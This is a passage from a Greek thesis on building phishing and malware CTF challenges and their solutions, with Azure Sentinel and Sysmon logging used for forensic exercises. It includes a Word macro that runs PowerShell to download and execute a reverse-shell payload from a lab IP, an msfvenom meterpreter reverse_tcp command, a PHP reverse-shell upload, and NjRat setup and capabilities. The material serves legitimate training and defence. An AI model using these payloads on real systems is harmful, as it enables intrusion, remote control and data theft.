Το σενάριο πίσω από την συγκεκριμένη δοκιμασία κινείται γύρω από τους κινδύνους που κρύβουν τα phishing emails. Η δοκιμασία αποτυπώνει επίθεση με phishing email όπου ο επιτιθέμενος στέλνει ένα email στο θύμα με περιεχόμενο ένα έγγραφο.

3.1.1 Σχεδιασμός και δημιουργία από την πλευρά του θύματος

Η δοκιμασία με όνομα “PhishingEmail” δεν απαιτούσε σχεδιασμό από την πλευρά του θύματος καθώς στο σενάριο που αναπτύχθηκε η μόνη υποδομή που ήταν απαραίτητη για την επίτευξή της επίθεσης που αναλύεται παρακάτω, είναι το θύμα να κατέχει μια διεύθυνση ηλεκτρονικού ταχυδρομείο και ένα mailbox για να δέχεται και να αποστέλλει emails.

3.1.2 Σχεδιασμός και δημιουργία από την πλευρά του επιτιθέμενου

Αφού δημιουργήθηκε ένα .doc έγγραφο στο word στην επιλογή view επιλέχθηκαν οι μακροεντολές. Το σενάριο της επίθεσης για αυτήν την δοκιμασία είναι ότι το θύμα θα λάβει ένα phishing email από τον επιτιθέμενο με ένα αρχείο μέσα κατάληξης “.doc” με την εκτέλεση του αρχείου που θα περιέχει μακροεντολές θα ολοκληρωνόταν και η επίθεση. Ο κώδικας όταν εκτελεστεί το αρχείο πραγματοποιεί μια λήψη αρχείου από μια συγκεκριμένη θέση στο ιντερνέτ και στην συνέχεια την εκτελεί.

```
“Str = "powershell -c ""$code=(New-Object
System.Net.Webclient).DownloadString('http://192.168.62.161:80/rever
se-shell.txt'); iex 'powershell -E $code'"""
CreateObject("Wscript.Shell").Run Str”
```

Το σενάριο του παραπάνω κώδικα θα κατέβαζε ένα αρχείο με το οποίο θα αποκτούσε απομακρυσμένη σύνδεση στο μηχάνημα του θύματος. Το συγκεκριμένο σενάριο δεν τέθηκε σε λειτουργία καθώς σκοπός της συγκεκριμένης δοκιμασίας δεν είναι να επιτευχθεί και να αναλυθεί η σύνδεση που θα ανοίξει από την επίθεση, αλλά σκοπό έχει να αναδείξει τις τεχνικές των μακροεντολών αλλά και τους κινδύνους που μπορεί να κρύβει ένα έγγραφο. Θέλοντας να εμπλουτιστεί η δοκιμασία στην τοποθεσία που εισχωρήθηκε ο κώδικας τοποθετήθηκε και ένα κομμάτι κειμένου ώστε να μην είναι ευκολά διακριτός ο ίδιος ο κώδικας.

3.2 Steg

Το σενάριο πίσω από την συγκεκριμένη δοκιμασία και πάλι κινείται γύρω από τους κινδύνους που κρύβουν τα phishing emails. Η δοκιμασία αποτυπώνει επίθεση με phishing email όπου ο επιτιθέμενος στέλνει ένα email στο θύμα με περιεχόμενο μια φωτογραφία. Στην δοκιμασία η προσέγγιση που δίνεται από την εκφώνηση της, καλεί τον χρήστη να εξετάσει το δοσμένο αρχείο από πολλές πλευρές καθώς δεν δίνεται κανένα άλλο στοιχείο ως δεδομένο.

3.2.1 Σχεδιασμός και δημιουργία από την πλευρά του θύματος

Η δοκιμασία με όνομα “Steg” δεν απαιτούσε σχεδιασμό από την πλευρά του θύματος καθώς στο σενάριο που αναπτύχθηκε η μόνη υποδομή που ήταν απαραίτητη για την επίτευξή της επίθεσης που αναλύεται παρακάτω, είναι το θύμα να κατέχει μια διεύθυνση ηλεκτρονικού ταχυδρομείο και ένα mailbox για να δέχεται και να αποστέλλει emails.

3.2.2 Σχεδιασμός και δημιουργία από την πλευρά του επιτιθέμενου

Αρχικά δημιουργήθηκε ένα “.txt” αρχείο, εμπλουτίζοντας τις συνθήκες για να επιτευχθεί η επίθεση χρησιμοποιήθηκε στενογραφία ώστε να "κρυφτεί" αυτό το αρχείο πίσω από μια φωτογραφία τύπου jpg. Αυτό πραγματοποιήθηκε με το εργαλείο steghide και συγκεκριμένα με την εντολή "`steghide embed --coverfile Downloads/you.png --embedfile Downloads/secret.txt`", αυτή η εντολή παίρνει το αρχείο “you.jpg” και κρύβει μέσα του το αρχείο “secret.txt” από τον φάκελο Downloads. Αμέσως μετά την εκτέλεση της το εργαλείο ζητάει να εισχωρηθεί ένα passphrase, σκοπός του συγκεκριμένου passphrase είναι η μή πρόσβασή στα κρυμμένα δεδομένα χωρίς την εισαγωγή του.

Το εργαλείο msvenom του metasploit που αναλύθηκε παραπάνω διαθέτει την ικανότατα να παράξει μέρος από το περιεχόμενο του αρχείου “.txt.” Στο αρχείο εισχωρήθηκε η εντολή "`msfvenom -p windows/metepreter/reverse_tcp lhost 192.168.158.128 lport 4444 -f exe > /home/yourhacker/steg.exe`". Το αποτέλεσμα αυτής της εντολής δημιουργεί ένα payload μέσα σε ένα exe αρχείο όπου με τις κατάλληλες ενέργειες και συνθήκες θα επέτρεπε στον επιτιθέμενο απομακρυσμένη σύνδεση.

Το συγκεκριμένο σενάριο σκοπό έχει να αναδείξει τις τεχνικές της στεγανογραφίας αλλά και τους κινδύνους που μπορεί να κρύβει ένα αρχείο εικόνας.

3.3 Invoice

Το σκεπτικό πίσω από την δημιουργία της δοκιμασίας με όνομα “Invoice” ήταν η δημιουργία ενός http server όπου σε αυτόν θα είχαν πρόσβαση μόνο υπάλληλοι του οργανισμού που διέθετε ο server, πρόκειται για έναν internal server όπου πιο συγκεκριμένα μόνο άτομα που βρίσκονταν στο ίδιο δίκτυο θα μπορούσαν να τον χρησιμοποιήσουν, για την δημιουργία του http server αλλά και την επίθεση που δέχτηκε χρησιμοποίησα δύο Kali Linux vm. Για την πραγματοποίηση της δοκιμασίας πριν εκτελέσω την παρακάτω επίθεση που αναλύεται ενεργοποίησα το wireshark ώστε να αποτυπώσει όλη την δικτυακή κίνηση που θα δημιουργηθεί κατά το συγκεκριμένο χρονικό διάστημα, το παραγόμενο pcapng αποτελεί και το σημείο αναφοράς για την επίλυση της δοκιμασίας.

3.3.1 Σχεδιασμός και δημιουργία από την πλευρά του θύματος

Αρχικά με την εντολή εγκατέστησα στο μηχάνημα την python3 και τον apache http server με τις εντολές “`sudo apt install python3`” και “`sudo apt install apache2`”. Χρησιμοποιώντας Python 3 και σε αυτήν την εντολή “`python3 -m http.server --bind 192.168.152.128:9000`” ο http web server θα λειτουργεί στη διεύθυνση IP 192.168.152.128 και στη θύρα 9000. Χρησιμοποιώντας cystemctl commands και πιο συγκεκριμένα την εντολή `"sudo systemctl enable apache2"` και την εντολή “`sudo systemctl start apache2`” εκκινώ τον web server. Σε αυτό το σημείο πληκτρολογώντας στον broswer τον παρακάτω σύνδεσμο "http://localhost", είναι ορατό το site μας με ένα default page που διαθέτει ο apache2.

Ανακατευθυνόμενος στο directory /var/www/html και στον φάκελο index.html επεξεργάζομαι και δίνω μια μορφή στο site όπως επιθυμώ, συγκεκριμένα για την ανάγκη της δοκιμασίας δημιουργώ μια φόρμα με πεδίο για upload. Η λογική πίσω από την δημιουργία της συγκεκριμένης φόρμας είναι η χρήση της από τους υπαλλήλους της εταιρείας για να κάνουν upload τιμολόγια. Σε συνέχεια του παραπάνω σεναρίου με την δημιουργία ενός φακέλου με όνομα uploads στο "http://192.168.152.128/uploads" θα μπορεί να βρει όλα τα τιμολόγια που έγιναν upload ο admin του συστήματος. Επίσης δημιουργήθηκαν ακόμα δύο φάκελοι με πληροφορίες του οργανισμού αλλά και το flag.

3.3.2 Σχεδιασμός και δημιουργία από την πλευρά του επιτιθέμενου

Η χρήση του δεύτερου kali μηχανήματος ήταν από την πλευρά του επιτιθέμενου. Χρησιμοποιώντας το εργαλείο php-reverse-shell που αναλύθηκε παραπάνω, δημιούργησα

έναν php κώδικα όπου όταν εκτελούταν θα μου επέστρεφε σύνδεση, απαραίτητο για την ομαλή του λειτουργία ήταν να θέσω την ip και την θύρα του μηχανήματος(attacker) για να επιστρέψει η σύνδεση. Σαν πρώτο βήμα της επίθεσης επισκεπτόμενος το internal site ήταν να κάνω upload το php αρχείο αλλά και να το εκτελέσω εκτελώντας την διεύθυνση http://192.168.152.128/uploads/Shell1.php όπου Shell1.php το αρχείο που έκανα upload. Η λογική πίσω από την εκτέλεση του συγκεκριμένου συνδέσμου είναι ότι το συγκεκριμένο site διαθέτει πολλές ευπάθειες που είναι εκμεταλλεύσιμες. Αφού αποκτήθηκε η πρόσβαση, με την εντολή "`whoami`" διευκρινίστηκαν και τα δικαιώματα αυτής. Τέλος έκανα μια εξερεύνηση στα αρχεία του server για την ολοκλήρωση της επίθεσης. Αυτή η δοκιμασία δεν έχει σκοπό να εμβαθύνει στο πως ο attacker κατάφερε να εκτελέσει την παραπάνω διεύθυνση αλλά ούτε το πως απέκτησε πρόσβαση στο εταιρικό δίκτυο, ο σχεδιασμός της κινείται γύρω από το ερώτημα που τίθεται στην εκφώνηση.

3.4 AppCh

3.4.1 Σχεδιασμός και δημιουργία από την πλευρά του θύματος

Η δοκιμασία με όνομα "AppCh" δεν απαιτούσε σχεδιασμό από την πλευρά του θύματος καθώς στο σενάριο που αναπτύχθηκε η μόνη υποδομή που ήταν απαραίτητη για την επίτευξή της επίθεσης που αναλύεται παρακάτω, είναι το θύμα να κατέχει μια διεύθυνση ηλεκτρονικού ταχυδρομείο και ένα mailbox για να δέχεται και να αποστέλλει emails.

3.4.2 Σχεδιασμός και δημιουργία από την πλευρά του επιτιθέμενου

Αρχικά γράφτηκε ένας κώδικας σε γλώσσα προγραμματισμού python, με το pyinstaller μετατράπηκε σε εφαρμογή(.exe) αυτός ο κώδικας-εφαρμογή όταν εκτελούταν στον περιβάλλον του χρήστη εκκινούσε το notepad.exe και μετά από τριάντα δευτερόλεπτα το έκλεινε. Μέσα στον κώδικα εισχωρήθηκε και το flag κωδικοποιημένο σε base64. Επίσης δημιουργήθηκε ένα docx αρχείο για την παραπλάνηση το οποίο περιείχε οδηγίες από τον επιτιθέμενο προς το θύμα για το τι αφορούσε η συγκεκριμένη εφαρμογή. Αυτά τα δύο αρχεία αποτελούν και τα στοιχεία που υπήρχαν στο Phishing Email που δέχτηκε το θύμα.

Στην συνέχεια θέλοντας να αποτυπώσω ένα εταιρικό σενάριο με ελαττωματικές πολίτικες, τα δύο παραπάνω στοιχεία εισχωρήθηκαν σε ένα zip αρχείο με κωδικό. Το εμπόδιο που τέθηκε ήταν η απαίτηση για την εξαγωγή του hash value του κωδικού και στην συνέχεια με τις κατάλληλες ενέργειες η αποκάλυψη του κωδικού για να επιτευχθεί η τελική πρόσβαση στα στοιχεία. Αυτή η διαδικασία ανάλογα και την φύση του κωδικού μπορεί να γίνει από

εξαιρετικά απλή ως εξαιρετικά σύνθετη. Καθώς ο συγκεκριμένος κωδικός που τέθηκε απαιτούσε μια σύνθετη και χρονοβόρα διαδικασία, με την δημιουργία του myqr.png δόθηκαν κάποια στοιχεία για αυτήν στον χρήστη. Η δημιουργία qr είναι εξαιρετικά απλή και υπάρχουν πολλά διαθέσιμα online εργαλεία υλοποίησης. Μέσα στο myqr.png εισχωρήθηκε μια πληροφορία σε κωδικοποιημένη μορφή από τον Caesar cipher. Η πληροφορία που κωδικοποιήθηκε είναι κάποια στοιχεία που δίνονται στον χρήστη σχετικά με τα βήματα που πρέπει να ακολουθήσει για να οδηγηθεί στον κωδικό του evidences.zip.

3.5 Sensitive Information

Η δοκιμασία “Sensitive Information” κινείται γύρω από τα πλαίσια δύο βασικών επιθέσεων, malware και phishing όπου θα αναγνωριστούν και θα ερευνηθούν μέσα από την ανάλυση Logs. Για να επιτευχθεί αυτό πραγματοποιήθηκε σύνδεση μεταξύ Windows 10 vm, μιας ηλεκτρονικής διεύθυνσης Email με το Azure Sentinel για τη λήψη των Log δεδομένων. Το συγκεκριμένο vm και η διεύθυνση στο σενάριο που αναπτύχθηκε αναπαριστούν το Victim των επιθέσεων. Για τον Attacker επίσης δημιουργήθηκε ένα ακόμα Windows 10 vm όπου κατείχε στην διάθεση του το malware NjRat. Τα βήματα της επίθεσης ήταν:

Βήμα 1: Ο Attacker έστειλε ένα Email στο Victim προσποιούμενος κάποιον συνεργάτη του, πείθοντας τον να κατεβάσει ένα αρχείο και να το εκτελέσει.

Βήμα 2: Αφού εκτελέστηκε ο Attacker εκμεταλλευόμενος τις λειτουργίες του συγκεκριμένου malware απέκτησε Remote Desktop Access. Με αυτόν τον τρόπο διάβασε κάποιες ευαίσθητες πληροφορίες του θύματος, κάποια email αλλά επίσης έστειλε ένα ακόμα phishing email σε συνεργάτη του θύματος από την διεύθυνση του θύματος.

Το βήμα ένα και δύο καταγράφτηκαν σε αρχεία Logs και μέσα από την ανάλυση τους, προκύπτει, το πως διέρρευσαν οι ευαίσθητες πληροφορίες του θύματος αλλά και τι ενέργειες πραγματοποίησε ο επιτιθέμενος. Για την επίτευξη της επίθεσης απενεργοποιήθηκε το windows defender και στον Attacker και στο Victim.

3.5.1 Σχεδιασμός και δημιουργία από την πλευρά του θύματος

Αρχικά δημιούργησα στο "Create Log Analytics Workspace" το workspace μου, αυτό είναι διαθέσιμο στην αρχική σελίδα του Azure. Η λογική πίσω από την δημιουργία του συγκεκριμένου workspace, είναι ότι αντικατοπτρίζει τον χώρο εργασίας οργανισμού, ακόμα πιο συγκεκριμένα για την δοκιμασία αντικατοπτρίζει τον χώρο εργασίας της

MyCTFCompany. Στο workspace αυτό μπορούμε να προσθέσουμε τις εταιρικές συσκευές του οργανισμού και να αναζητήσουμε υπηρεσίες του Azure που μας ενδιαφέρουν


για τον οργανισμό. Η ευελιξία του Azure δίνει την δυνατότητα ανάλογα φυσικά και τον ρόλο του χρήστη να διαχειριστεί πολλούς οργανισμούς μαζί. Έτσι η δημιουργία του worksapce φροντίζει για την ταξινόμηση δεδομένων του κάθε χώρου εργασίας. Το Configuration του, είναι αρκετά απλό και αποτελείται από λίγα μόλις βήματα.

Αφού το workspace είναι έτοιμο, πρέπει να προστεθούν οι συσκευές του οργανισμού σε αυτό, πηγαίνοντας στην στήλη με όνομα "agent" βλέπουμε τους υποστηριζόμενους τύπους συσκευών Windows ή Linux, να σημειωθεί ότι με τον όρο συσκευών που αναφέρουμε πιο πάνω συμπεριλαμβάνονται είτε ο υπολογιστής χρήστη είτε server. Επιλέγοντας τον Log Analytics Windows agent (legacy) εμφανίζονται οδηγίες για το configuration που χρειάζεται. Αρχικά υπάρχει επιλογή για το εάν πρόκειται για windows 32-bit ή 64-bit και για το αντίστοιχο download. Το αρχείο αυτό, πρέπει να αποθηκευτεί και στην συνέχεια να εκτελεστεί στο μηχάνημα που επιθυμούμε να λαμβάνουμε Logs, το Configuration γίνεται με το WorkspaceID, το Primary Key και το Secondary Key που βρίσκονται στην ίδια σελίδα με την επιλογή του agent. Με την ολοκλήρωση του Configuration θα εμφανιστεί και η ένδειξη στη στήλη "Agent" ότι συνδέθηκε μια συσκευή.

Στην συνέχεια στο μηχάνημα που θέλω να παρακολουθήσω, θα εγκαταστήσω τον Sysmon agent, είναι ένας agent που είναι ανεξάρτητος από το Azure αλλά υποστηρίζεται. Το συγκεκριμένο αρχείο με μια απλή σχετικά αναζήτηση στο google θα εμφανιστεί σε πολλές πηγές όπου το διαθέτουν δωρεάν. Αφού εγκατασταθεί εκτελούμε την παρακάτω εντολή για το Configuration του " `sysmon64.exe -i -accepteula`". Επιστρέφοντας στο Azure και στο workspace που δημιουργήσαμε πηγαίνουμε στην στήλη Legacy Agent Management. Επιλέγουμε την επιλογή για την προσθήκη αρχείων καταγραφής συμβάντων των Windows, από προεπιλογή το Sysmon δεν εμφανίζεται στη λίστα, πληκτρολογώντας τα ακόλουθα "Microsoft-Windows-Sysmon/Operational" πετυχαίνουμε την ολοκλήρωση του Configuration.

Στόχος είναι να παίρνουμε windows events σε μορφή logs από το συνδεδεμένο μηχάνημα στο Azure Sentinel. Έτσι σαν τελευταίο βήμα, ανοίγουμε το Sentinel από την αρχική του Azure, επιλέγουμε το workspace που δημιουργήσαμε και πηγαίνουμε στην ενότητα "Data Connectors". Αναζητούμε και επιλέγουμε τον "Security Events via Legacy Agent" και τον ενεργοποιούμε. Σε αυτό το σημείο ότι windows event δημιουργείτε από το συνδεδεμένο μηχάνημα είμαστε σε θέση να το δούμε και να το αναλύσουμε μέσα από το Azure Sentinel με την βοήθεια του Sysmon..

Για την ανάγκη της συγκεκριμένης δοκιμασίας ενεργοποιήσαμε ακόμα δύο data connectors, τον data connector Microsoft Entra ID και τον Microsoft Defender XDR. Τα configuration τους απαιτούσαν πολύ λίγα βήματα και είναι σχετικά απλά. Για τον Microsoft Entra ID προσθέσαμε το account από το οποίο επιθυμούσαμε να λαμβάνουμε SignIn Logs με την αποδοχή από τον κάτοχο του account τα SignIn Logs ήταν διαθέσιμα στο Sentinel. Το ίδιο μοτίβο ακολουθήθηκε και για τον Microsoft Defender XDR με την διαφορά ότι ενεργοποιήσαμε την λήψη μόνο των EmailEvents, ο συγκεκριμένος data connector προσφέρει μια τεράστια γκάμα υπηρεσιών. Στην παρακάτω εικόνα 1 φαίνονται τα αποτελέσματα στο sentinel για συγκεκριμένη χρονική περίοδο από τον "Symon"



TimeGenerated [UTC]	Source	EventID	Computer	UserName	RenderedDescription	event_creation_time
3/31/2024, 6:26:32.892 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:32.8470000Z
3/31/2024, 6:26:32.892 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:32.8470000Z
3/31/2024, 6:26:29.366 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:29.3420000Z
3/31/2024, 6:26:29.366 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:29.3420000Z
3/31/2024, 6:26:29.273 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:29.2210000Z
3/31/2024, 6:26:29.273 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:29.2210000Z
3/31/2024, 6:26:29.231 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:29.1760000Z
3/31/2024, 6:26:29.231 PM	Microsoft-Windows-Sysmon	7	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Image loaded	2024-03-31T18:26:29.1760000Z
3/31/2024, 6:26:03.422 PM	Microsoft-Windows-Sysmon	3	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Network connection detected	2024-03-31T18:26:06.6870000Z
3/31/2024, 6:26:03.422 PM	Microsoft-Windows-Sysmon	3	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Network connection detected	2024-03-31T18:26:06.6870000Z
3/31/2024, 6:25:50.182 PM	Microsoft-Windows-Sysmon	3	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Network connection detected	2024-03-31T18:25:53.4750000Z
3/31/2024, 6:25:46.157 PM	Microsoft-Windows-Sysmon	10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	
3/31/2024, 6:25:42.546 PM	Microsoft-Windows-Sysmon	10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	
3/31/2024, 6:25:42.433 PM	Microsoft-Windows-Sysmon	10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	
3/31/2024, 6:25:28.070 PM	Microsoft-Windows-Sysmon	10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	
3/31/2024, 6:25:27.927 PM	Microsoft-Windows-Sysmon	10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	
3/31/2024, 6:25:27.850 PM	Microsoft-Windows-Sysmon	10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	
3/31/2024, 6:25:27.849 PM	Microsoft-Windows-Sysmon	10	DESKTOP-TJDG2QH	NT AUTHORITY\SYSTEM	Process accessed	

Εικόνα 1 Sentinel Query

3.5.2 Σχεδιασμός και δημιουργία από την πλευρά του επιτιθέμενου

Για την επίθεση επέλεξα το NjRat Malware καθώς είναι συμβατό με Windows 10 ένα λειτουργικό σύστημα το οποίο χρησιμοποιείτε σε αρκετά μεγάλο βαθμό στην σημερινή εποχή. Ο κώδικας του malware και όλα τα αρχεία του είναι διαθέσιμα στο GitHub όπως υποδείχτηκε και στο κεφάλαιο 2.5.1 για εκπαιδευτική χρήση μόνο. Υπάρχουν αρκετές εκδόσεις, στην δοκιμασία αυτή χρησιμοποιήθηκε το " 0.7D Danger Edition ". Το Configuration και σε αυτήν την περίπτωση ήταν σχετικά απλό, αρχικά επεξεργάζεσαι τα παιδία host με την IP και το port

που θα επιστρέψει η σύνδεση με το θύμα μόλις σταθεροποιηθεί και στην συνέχεια μέσω της επιλογής Builder δημιουργούμαι το αρχείο όπου πρέπει να εκτελέσει το θύμα στην συσκευή του για να πετύχουμε την σύνδεση. Στην παρακάτω εικόνα 2 βλέπουμε τα πεδία και τις επιλογές του malware NjRat πριν την δημιουργία του παραγόμενου αρχείου.

Εικόνα 2 Home Page NjRat

Για την συνέχεια την επίθεσης το παραγόμενο αρχείο με όνομα NewFW.exe το βάλαμε σε ένα ZIP αρχείο με κωδικό και στάλθηκε σαν email στο θύμα από μια διεύθυνση όπου με το συγκεκριμένο Display Name υποδυόταν έναν συνεργάτη του θύματος που είχε συχνή επικοινωνία. Αφού εκτελέστηκε το αρχείο από το θύμα και άνοιξε η σύνδεση, πλέον σαν επιτιθέμενος είχαμε μια πληθώρα επιλογών. Παρακάτω αναφέρονται ενδεικτικά κάποιες από τις βασικότερες.

Remote desktop control: Ο εισβολέας μπορεί να δει και να αλληλοεπιδράσει με την επιφάνεια εργασίας του θύματος εξ αποστάσεως.

Keystroke logging: Το NJRat μπορεί να καταγράψει πληκτρολογήσεις που εισάγονται από το θύμα, επιτρέποντας στον εισβολέα να κλέψει ευαίσθητες πληροφορίες όπως ονόματα χρήστη, κωδικούς πρόσβασης και αριθμούς πιστωτικών καρτών.

File manipulation: Ο εισβολέας μπορεί διαβάσει, να ανεβάσει, να κατεβάσει και να διαγράψει αρχεία.

System manipulation: Το NJRat μπορεί να έχει πρόσβαση στην κάμερα web και στο μικρόφωνο του θύματος, επιτρέποντας στον εισβολέα να κατασκοπεύει το θύμα. **System**

handling: Ο εισβολέας μπορεί να εκτελέσει εντολές, να εγκαταστήσει ή να απεγκαταστήσει λογισμικό και να τροποποιήσει τις ρυθμίσεις του συστήματος.

Εκμεταλλευόμενοι την επιλογή Remote desktop control επιτράπηκε η περιήγηση στα αρχεία του θύματος αλλά και την εκκίνηση της εφαρμογής Gmail, όπου διαβάστηκαν κάποια Email του χρήστη αλλά και στάλθηκε ένα ακόμα Phishing Email σε συνεργάτη του.

Κεφάλαιο 4: Λύση Δοκιμασίων

Σε αυτό το κεφάλαιο θα αναλυθεί η προσέγγιση για την επίτευξη της συλλογής των flags και πια η λογική πίσω από κάθε βήμα για την επίλυση της εκάστοτε δοκιμασίας. Επίσης θα παρουσιαστεί μια λύση για την κάθε δοκιμασία με τη εκάστοτε εκφώνηση της. Η λύσεις που προτείνονται δεν είναι μοναδικές και οι δοκιμασίες μπορούν να λυθούν και με άλλους διαφορετικούς τρόπους.

4.1 Phishing Email

4.1.1 Προσέγγιση Λύσης

Υπάρχουν ποικίλοι τρόποί και εργαλεία για να αναλυθεί ένα έγγραφο Microsoft office, στην συγκεκριμένη περίπτωση οι macro εντολές που βρίσκονται ενσωματωμένες στο έγγραφο επίσης μπορούν να αποκαλυφθούν με ποικίλες τεχνικές και εργαλεία. Οι macro εντολές είναι μια αρκετά γνωστή πρακτική [13] για την προσθήκη κακόβουλων λειτουργιών σε ένα έγγραφο Microsoft Office. Όποτε με την παραπάνω λογική ο έλεγχος εγγράφου για το αν περιέχει κακόβουλες macro εντολές είναι μια βασική εξέταση στον γενικό έλεγχο ενός εγγράφου. Οποιαδήποτε τεχνική ή εργαλείο αποσκοπεί στον έλεγχο για τον αν περιέχει macro εντολές το έγγραφό θα αποκαλύψει και το flag της δοκιμασίας. Στην λύση που προτείνετε χρησιμοποιείτε ένα από τα πολλά εργαλεία που έχει την ιδιότητα αυτή.

4.1.2 Εκφώνηση

Εργάζεστε σαν SOC σε έναν οργανισμό και ένας υπάλληλος κατάγγειλε ότι έλαβε ένα email το οποίο υποτίθεται ότι περιείχε πληροφορίες σχετικά με την μείωση του μισθού του. Ο υπάλληλος το θεωρείσαι κάπως ύποπτο καθώς είχε επικοινωνήσει αρκετά πρόσφατα με την διοίκηση του οργανισμού διαπραγματευόμενος την αύξηση του, έτσι αποφάσισε να σας το προωθήσει για έλεγχο πρώτου το ανοίξει. Παρατηρείτε κάτι ύποπτο;


4.1.3 Λύση

Βήμα 1) Αρχικά κάνουμε unzip το zip αρχείο που μας δόθηκε. Υπάρχουν διάφορες κατευθύνσεις που μπορούμε να πάρουμε για να εξετάσουμε το doc αρχείο, ωστόσο θα επικεντρωθούμε σε μια συγκεκριμένη. Αυτή είναι η αναζήτηση Macro εντολών στο αρχείο με την βοήθεια των oletools. Από τα oletools μπορούν να μας φανούν χρήσιμα το mraptor και το olevba, με το δεύτερο να είναι πιο χρήσιμο σε αυτή την περίπτωση. Εκτελώ την εντολή

